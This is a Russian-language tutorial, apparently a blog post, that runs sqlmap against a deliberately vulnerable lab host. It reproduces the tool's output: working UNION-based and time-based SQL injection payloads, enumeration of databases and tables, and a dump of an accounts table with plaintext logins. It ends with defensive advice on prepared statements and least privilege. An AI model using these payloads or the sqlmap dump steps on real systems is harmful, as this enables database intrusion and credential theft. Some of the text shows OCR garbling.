
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 05:22:03 /2019-11-05/

[05:22:04] [INFO] testing connection to the target URL
[05:22:04] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:22:04] [INFO] testing if the target URL content is stable
[05:22:05] [INFO] target URL content is stable
[05:22:05] [INFO] testing if GET parameter 'page' is dynamic
[05:22:05] [INFO] GET parameter 'page' appears to be dynamic
[05:22:05] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[05:22:05] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be
```

По итогу сканирования, он сохраняет в память информацию о том, где можно провести инъекцию.

Также, при сканировании SQLmap находит базы данных, которые используются на веб-странице:



```
root@timcore: ~
File Edit View Search Terminal Help
[05:22:07] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FL00R)'
[05:22:07] [INFO] testing 'MySQL inline queries'
[05:22:07] [INFO] testing 'PostgreSQL inline queries'
[05:22:07] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[05:22:07] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[05:22:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[05:22:07] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - c
omment)'
[05:22:08] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[05:22:08] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[05:22:08] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[05:22:08] [INFO] testing 'Oracle AND time-based blind'
[05:22:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[05:22:12] [WARNING] GET parameter 'page' does not seem to be injectable
[05:22:12] [INFO] testing if GET parameter 'username' is dynamic
[05:22:12] [WARNING] GET parameter 'username' does not appear to be dynamic
[05:22:12] [INFO] heuristic (basic) test shows that GET parameter 'username' mig
ht be injectable (possible DBMS: 'PostgreSQL or MySQL')
[05:22:12] [INFO] heuristic (XSS) test shows that GET parameter 'username' might
be vulnerable to cross-site scripting (XSS) attacks
[05:22:12] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip te
st payloads specific for other DBMSes? [Y/n]
```

Чтобы не затягивать процесс тестирования, я отвечу «Да», чтобы не терять слишком много времени:


```
root@timcore: ~  
File Edit View Search Terminal Help  
[05:22:07] [INFO] testing 'PostgreSQL inline queries'  
[05:22:07] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'  
[05:22:07] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'  
[05:22:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'  
[05:22:07] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - c  
comment)'  
[05:22:08] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'  
[05:22:08] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'  
[05:22:08] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'  
[05:22:08] [INFO] testing 'Oracle AND time-based blind'  
[05:22:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'  
[05:22:12] [WARNING] GET parameter 'page' does not seem to be injectable  
[05:22:12] [INFO] testing if GET parameter 'username' is dynamic  
[05:22:12] [WARNING] GET parameter 'username' does not appear to be dynamic  
[05:22:12] [INFO] heuristic (basic) test shows that GET parameter 'username' mig  
ht be injectable (possible DBMS: 'PostgreSQL or MySQL')  
[05:22:12] [INFO] heuristic (XSS) test shows that GET parameter 'username' might  
be vulnerable to cross-site scripting (XSS) attacks  
[05:22:12] [INFO] testing for SQL injection on GET parameter 'username'  
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip te  
st payloads specific for other DBMSes? [Y/n] Y  
for the remaining tests, do you want to include all tests for 'PostgreSQL or Mys  
QL' extending provided level (1) and risk (1) values? [Y/n]
```

SQLmap не знает точно, какую базу данных Вы используете, поэтому отвечаем «Да»:

```
root@timcore: ~  
File Edit View Search Terminal Help  
[05:32:28] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment  
)'  
[05:32:28] [INFO] testing 'MySQL >= 5.0.11 stacked queries (query SLEEP)'  
[05:32:28] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment  
)'  
[05:32:28] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'  
[05:32:28] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'  
[05:32:48] [INFO] GET parameter 'username' appears to be 'MySQL >= 5.0.12 AND ti  
me-based blind' injectable  
[05:32:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[05:32:48] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'  
[05:32:48] [INFO] automatically extending ranges for UNION query injection techn  
ique tests as there is at least one other (potential) technique found  
[05:32:48] [INFO] 'ORDER BY' technique appears to be usable. This should reduce  
the time needed to find the right number of query columns. Automatically extendi  
ng the range for current UNION query injection technique test  
[05:32:49] [INFO] target URL appears to have 5 columns in query  
[05:32:49] [INFO] GET parameter 'username' is 'MySQL UNION query (NULL) - 1 to 2  
0 columns' injectable  
[05:32:49] [WARNING] in OR boolean-based injection cases, please consider usage  
of switch '--drop-set-cookie' if you experience any problems during data retriev  
al  
GET parameter 'username' is vulnerable. Do you want to keep testing the others (i  
f any)? [y/N]
```

После завершения сканирования, у нас определилась база данных (MySQL), и еще обнаружен уязвимый параметр GET «username».

Далее инструмент просит подтверждение для дальнейших действий, и я отвечаю «No», чтобы не затягивать:



```
root@timcore: ~
File Edit View Search Terminal Help
OUP BY x)-- xjLF&password=aaa&user-info-php-submit-button=View Account Details
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: page=user-info.php&username=admin' AND SLEEP(5)-- PQgZ&password=aaa
&user-info-php-submit-button=View Account Details
Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,NULL,NULL,
CONCAT(0x71626a6b71,0x545375716e667859514841494d7869414541776c48464745597a75747a
6f57786177695870707152,0x716b626271),NULL#&password=aaa&user-info-php-submit-but
ton=View Account Details,password,is_admin,5 from accounts
union select table name,2 from information schema tables where table_schema = 'dvwa'Y
[05:36:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[05:36:54] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
10.0.2.7'
[*] ending @ 05:36:54 /2019-11-05/
root@timcore: ~#
```

Мы видим отображение базы данных, данные по веб-серверу и наименование технологий, которые применяются в данном веб-приложении.

Посмотрим, что еще мы можем узнать об этом инструменте. Настоятельно рекомендую прочитать справку, с помощью команды «sqlmap —help»:

```
root@timcore: ~
File Edit View Search Terminal Help
root@timcore:~# sqlmap -help
[1,3,4#stable]
http://sqlmap.org

Usage: python sqlmap [options]
Options:
  -h, --help                Show basic help message and exit
  -hh                       Show advanced help message and exit
  --version                 Show program's version number and exit
  -v VERBOSE                Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the
  target(s)
```

Просканируем ссылку с помощью записи «sqlmap -u button=View+Account+Details" —dbs»:

```
root@timcore: ~
File Edit View Search Terminal Help
Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7
1626a6b71,0x545375716e667859514841494d7869414541776c48464745597a75747a6f577861776958707071
52,0x716b626271),NULL#&password=aaa&user-info-php-submit-button=View Account Details
[05:46:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[05:46:29] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[05:46:29] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.7'
[*] ending @ 05:46:29 /2019-11-05/
root@timcore:~#
```

Мы получили список баз данных.

Можем получить текущего пользователя на странице, добавив к основной записи URL – current-user, и исключив – dbs:

```
root@timcore: ~
File Edit View Search Terminal Help
(0x71626a6b71,(SELECT (ELT(7633=7633,1))),0x716b626271,FLOOR(RAND(0)*2))x FROM (SELECT 438
1 UNION SELECT 4837 UNION SELECT 6709 UNION SELECT 3118)a' GROUP BY x)-- xjLF&password=aaa&
user-info-php-submit-button=View Account Details
*(Untitled)
OptionsType: time-based blind
Title: MySQL>=5.0.12 AND time-based blind
Payload: page=user-info.php&username=admin' AND SLEEP(5)-- PQgZ&password=aaa&user-info-
php-submit-button=View Account Details

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7
1626a6b71,0x545375716e667859514841494d7869414541776c48464745597a75747a6f577861776958707071
52,0x716b626271),NULL#&password=aaa&user-info-php-submit-button=View Account Details
---
[05:51:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[05:51:07] [INFO] fetching current user
current user: 'root@%'
[05:51:07] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.7'
[*] ending @ 05:51:07 /2019-11-05/

root@timcore:~#
```

А если я пропишу ту же самую запись, только с исключением - - current-user, на - - current-db, то получу используемую базу данных на текущий момент:

```
root@timcore: ~
File Edit View Search Terminal Help
(0x71626a6b71,(SELECT (ELT(7633=7633,1))),0x716b626271,FLOOR(RAND(0)*2))x FROM (SELECT 438
1 UNION SELECT 4837 UNION SELECT 6709 UNION SELECT 3118)a' GROUP BY x)-- xjLF&password=aaa&
user-info-php-submit-button=View Account Details
*(Untitled)
OptionsType: time-based blind
Title: MySQL>=5.0.12 AND time-based blind
Payload: page=user-info.php&username=admin' AND SLEEP(5)-- PQgZ&password=aaa&user-info-
php-submit-button=View Account Details

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7
1626a6b71,0x545375716e667859514841494d7869414541776c48464745597a75747a6f577861776958707071
52,0x716b626271),NULL#&password=aaa&user-info-php-submit-button=View Account Details
---
[05:53:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[05:53:47] [INFO] fetching current database
current database: 'owasp10'
[05:53:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.7'
[*] ending @ 05:53:47 /2019-11-05/

root@timcore:~#
```

Допустим, нам нужно вытащить информацию из текущей базы данных. С

П
О
М
О
Щ
Ь
Ю


```

Database: owasp10
[6 tables]
+-----+
| accounts      |
| blogs_table   |
| captured_data |
| credit_cards  |
| hitlog        |
| pen_test_tools|
+-----+

[05:57:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.7'
[*] ending @ 05:57:14 /2019-11-05/

```

Как видим, существует 6 таблиц в текущей базе данных.

Если нам нужно вытащить информацию из таблицы, к примеру «accounts», то запись будет иметь вид: «--columns -T accounts -D owasp10»:

```

root@timcore: ~
File Edit View Search Terminal Help
1626a6b71,0x545375716e667859514841494d7869414541776c48464745597a75747a6f577861776958707071
52,0x716b626271),NULL#&password=aaa&user-info-php-submit-button=View Account Details
[06:02:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[06:02:04] [INFO] fetching columns for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[5 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| cid         | int(11)   |
| is_admin    | varchar(5)|
| mysignature | text      |
| password    | text      |
| username    | text      |
+-----+-----+

[06:02:04] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.7'
[*] ending @ 06:02:04 /2019-11-05/

root@timcore:~#

```

Мы можем скачать столбцы, с помощью опции «dump», и запись будет выглядеть как: «-T accounts -D owasp10 - -dump»:

```
root@timcore: ~
back-end DBMS: MySQL >= 4.1
[06:06:20] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[06:06:20] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[20 entries]
cid | username | is_admin | password | mysignature
1 | admin | TRUE | adminpass | Monkey!
2 | adrian | TRUE | somepassword | Zombie Films Rock!
3 | john | FALSE | monkey | I like the smell of confunk
4 | jeremy | FALSE | password | d1373 1337 speak
5 | bryce | FALSE | password | I Love SANS
6 | samurai | FALSE | samurai | Carving Fools
7 | jim | FALSE | password | Jim Rome is Burning
8 | bobby | FALSE | password | Hank is my dad
9 | simba | FALSE | password | I am a cat
10 | dreveil | FALSE | password | Preparation H
11 | scotty | FALSE | password | Scotty Do
12 | cal | FALSE | password | Go Wildcats
13 | john | FALSE | password | Do the Duggie!
14 | kevin | FALSE | 42 | Doug Adams rocks
15 | dave | FALSE | set | Bet on S.E.T. FTW
16 | ed | FALSE | pentest | Commandline KungFu anyone?
17 | admin | NULL | adminpass | test\r\n
18 | timcore | NULL | timcore1 | <blank>
19 | timcore | NULL | timcore | <blank>
20 | timcore | NULL | 123 | ttt
[06:06:20] [INFO] table 'owasp10.accounts' dumped to CSV file '/root/.sqlmap/output/10.0.2.7/dump/owasp10/accounts.csv'
```

Отлично, мы получили логины и пароли всех пользователей. Это еще раз подчеркивает то, что SQLmap очень полезный инструмент.

SQL — инъекции. Безопасность.

Как Вы уже убедились, SQL-инъекции очень опасные и их очень легко найти.


В большинстве своем, для безопасности используются фильтры, но на самом деле они дают лишь ее видимость. Они обходятся с помощью энкодинга, прокси и т. д.

Некоторые программисты используют черные списки, для блокировки выражений, к примеру выражение «union».

На самом деле, все вышеперечисленные методы не могут обеспечить надежную защиту.

Лучшим способом в нашей ситуации будет программирование для невозможности доступа и выполнения SQL-инъекций.


Защита приложения будет выглядеть таким образом, что параметры прописываются в код, и не скрываются, как в случае с фильтрами:



```
test.php — ~/Desktop — Atom
File Edit View Selection Find Packages Help
Project
> Desktop
test.php
1 <?php
2
3 Select * from accounts where username='admin' union select #'
4
5 Safe:
6 ->prepare("Select * from accounts where username = ?")
7 ->execute(array('$textbox'))
8
9 ?>
10
```

Во многих языках, таких как PHP есть такая функция.

После «prepare», нам нужно отправить значение:



```
test.php — ~/Desktop — Atom
File Edit View Selection Find Packages Help
Project
> Desktop
test.php
1 <?php
2
3 Select * from accounts where username='admin' union select #'
4
5 Safe:
6 ->prepare("Select * from accounts where username = ?")
7 ->execute(array('$textbox'))
8
9 ?>
10
```

Вы можете использовать фильтр, как второй уровень защиты, а также иметь как можно меньше прав. Для каждой из баз данных используйте одного пользователя с минимальным набором прав.

На этом все. Всем хорошего дня!